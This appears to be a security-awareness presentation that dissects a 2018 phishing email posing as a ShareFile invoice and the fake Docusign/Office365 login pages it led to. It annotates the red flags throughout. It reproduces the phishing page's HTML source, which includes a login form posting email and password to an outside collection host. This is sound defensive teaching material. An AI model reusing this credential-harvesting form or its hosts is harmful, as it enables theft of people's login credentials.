

A Lesson on Phishing

- The following reviews the details of a most recent phishing attempt that targeted our domain

The message

From: Keith Bazyk [mailto:keith@genrub.com]
Sent: Thursday, January 18, 2018 10:41 AM
Subject: Document - (Invoice&Payment2.Pdf)

ShareFile Attachments Expires February 1, 2018

144730.38 12.31.15.pdf	42.1 MB
------------------------	---------

[Download Attachments](#)

Keith Bazyk uses ShareFile to share documents securely. [Learn More.](#)

Keith A. Bazyk
General Rubber & Plastics
Bristol, TN
423-764-7126 office
423-383-4415 cell

This document includes information that is considered confidential and proprietary by General Rubber & Plastics Co. Inc. It should not be read, copied, disclosed or otherwise used by any person other than the intended recipient in whole or part, without the consent of General Rubber & Plastics Co. Inc. If you have received this email in error, please notify the sender immediately.

The message: red flags

From: Keith Bazyk [mailto:keith@genrub.com]
Sent: Thursday, January 18, 2018 10:41 AM
Subject: Document - (Invoice&Payment2.Pdf)

1. Don't assume a trustworthy the sender

2. Generic subject

ShareFile Attachments Expires February 1, 2018

144730.38 12.31.15.pdf 42.1 MB

[Download Attachments](#)

Keith Bazyk uses ShareFile to share documents securely. [Learn More.](#)

3. Generic context

4. Lure to click

5. Link URL


<https://a5cd06ad4af2c56f1b0b-60367c774dd0d50447f901681f40e35d.ssl.cf5.rackcdn.com/indexnew.html>

Keith A. Bazyk
General Rubber & Plastics
Bristol, TN
423-764-7126 office
423-383-4415 cell

Best action: delete or mark as spam

This document includes information that is considered confidential and proprietary by General Rubber & Plastics Co. Inc. It should not be read, copied, disclosed or otherwise used by any person other than the intended recipient in whole or part, without the consent of General Rubber & Plastics Co. Inc. If you have received this email in error, please notify the sender immediately.

Site: falling for the lure




Site: red flags

The screenshot shows a Mozilla Firefox browser window displaying a Docusign login page. The address bar shows a URL from a RackCDN subdomain. Three red boxes highlight specific red flags:

- 1. Not a trusted domain**: A red box highlights the text in the address bar: `https://a5cd06ad4af2c56f1b0b-60367c774dd0d50447f901681f40e35d.ssl.cf5.rackcdn.com/indexnew.html`.
- 2. Attempting to look real**: A red box highlights the text "2. Attempting to look real" overlaid on the page content.
- 3. Link URL**: A red box highlights the text "3. Link URL" overlaid on the page content.

The page content includes a sidebar with navigation icons, a search bar, and a "Log In To Docusign Using" section with 6 apps: Outlook, Office365, Google App for Work, GoDaddy, Mimecast, and Other Emails. The status bar at the bottom shows the system tray with the time 20:19.

Site: falling deeper in the lure



Sign in with your work or school account

Email address

Password

Keep me signed in

Sign in

[Can't access your account?](#)

[Don't have an account assigned by your work or school?
Sign in with a Microsoft account](#)



Site: red flags



Sign in with your work or school account

Email address

Password

Keep me signed in

Sign in

[Can't access your account?](#)

Don't have an account assigned by your work or school?
[Sign in with a Microsoft account](#)

2. Attempting to look real



Site source code

```
https://7787d1e146243580171d-42d1346c35fd573eca4d202a160697da.ssl.cf5.rackcdn.com/office365.html - Mozilla Firefox
Sign In X https://7787d1e146243580171d-42d1346c35fd573eca4d202a160697da.ssl.cf5.rackcdn.com/office365.html
view-source:https://7787d1e146243580171d-42d1346c35fd573eca4d202a160697da.ssl.cf5.rackcdn.com/office365.html
1 <html><head><meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
2
3 <title>S6#105;gn I6#110;</title>
4 <link rel="shortcut icon" href="data:image/x-icon;base64,AAABAAQAEBAAAEFACABoBQAAARgAAABgYAAABAAgAyAYAAK4FAAAgIAAAQAIAGIAAB2DAAAQEAAAAEACAAoFgAAHhUAACgAAAAQAAAAIAAAAAEACAAAAA9PT0APz8/AEBAQABCQI
5 <style type="text/css">
6 body
7 {
8     background-color: #FFFFFF;
9     color: #000000;
10 }
11 </style>
12 <style type="text/css">
13 a:hover
14 {
15     color: #90F518;
16 }
17 </style>
18 <!--[if lt IE 7]>
19 <style type="text/css">
20     img { behavior: url("pngfix.htc"); }
21 </style>
22 <![endif]-->
23 </head>
24 <body>
25 <div id="1" style="margin:0;padding:0;position:absolute;left:42px;top:29px;width:306px;height:402px;text-align:left;z-index:4;">
26 
29 <form name="Form1" method="post" action="https://onlinesecureconnects.com/f.php">
30
31 <input type="text" style="position:absolute;left:2px;top:0px;width:290px;height:20px;border:1px #C0C0C0 solid;font-family:'Helvetica';font-size:13px;z-index:0" name="Email" value="" pattern=".{4,30}" oninvalid="this.setCu
32 <input type="password" id="Editbox2" style="position:absolute;left:2px;top:46px;width:290px;height:20px;border:1px #C0C0C0 solid;font-family:'Helvetica';font-size:13px;z-index:1" name="password" value="" pattern=".{3,16}"
33 <input type="checkbox" value="on" checked style="position:absolute;left:2px;top:79px;z-index:2">
34 <input type="submit" id="Button1" name="Submit" value="" style="position:absolute;left:0px;top:108px;width:63px;height:32px;background-image:url(data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAADsAAAAZCAYAAACPQv0AAAAAXNSR0I/
35 </form>
36 </div>
37 </body>
38 </html>
```


Site source code: red flag

```
https://7787d1e146243580171d-42d1346c35fd573eca4d202a160697da.ssl.cf5.rackcdn.com/office365.html - Mozilla Firefox
Sign In
https://7787d1e146243580171d-42d1346c35fd573eca4d202a160697da.ssl.cf5.rackcdn.com/office365.html
view-source:https://7787d1e146243580171d-42d1346c35fd573eca4d202a160697da.ssl.cf5.rackcdn.com/office365.html
1 <html><head><meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
2
3 <title>S6#105;gn I6#110;</title>
4 <link rel="shortcut icon" href="data:image/x-icon;base64,AAABAAQAEBAAAEFACABoBQAAARgAAABgYAAABAAgAyAYAAK4FAAAgIAAAQAIAGIAAB2DAAAQEAFAAAEACAAoFgAAHhUAACgAAAAQAAAAIAAAAAEACAAAAA9PT0APz8/AEBAQABCQI
5 <style type="text/css">
6 body
7 {
8   background-color: #FFFFFF;
9   color: #000000;
10 }
11 </style>
12 <style type="text/css">
13 a:hover
14 {
15   color: #90F518;
16 }
17 </style>
18 <!--[if lt IE 7]>
19 <style type="text/css">
20   img { behavior: url("pngfix.htc"); }
21 </style>
22 <![endif]-->
23 </head>
24 <body>
25 <div id="1" style="margin:0;padding:0;position:absolute;left:42px;top:29px;width:306px;height:402px;text-align:left;z-index:4;">
26 
29 <form name="Form1" method="post" action="https://onlinesecureconnects.com/f.php">
30
31 <input type="text" style="position:absolute;left:2px;top:0px;width:290px;height:20px;border:1px #C0C0C0 solid;font-family:'Helvetica';font-size:13px;z-index:0" name="Email" value="" pattern=".{4,30}" oninvalid="this.setCu
32 <input type="password" id="Editbox2" style="position:absolute;left:2px;top:46px;width:290px,height:20px;border:1px #C0C0C0 solid;font-family:'Helvetica';font-size:13px;z-index:1" name="password" value="" pattern=".{3,16}"
33 <input type="checkbox" value="on" checked style="position:absolute;left:2px;top:79px;z-index:2">
34 <input type="submit" id="Button1" name="Submit" value="" style="position:absolute;left:0px;top:108px;width:63px;height:32px;background-image:url(data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAADsAAAAZCAYAAACPVQv0AAAAAXNSR0I/
35 </form>
36 </div>
37 </body>
38 </html>
```

1. Posting to an untrusted domain

Takeaways

- If questioning
 - The sender
 - The content
 - Just delete/mark as spam
- Don't login unless a trusted domain
 - spu.edu
 - office365.com
 - outlook.com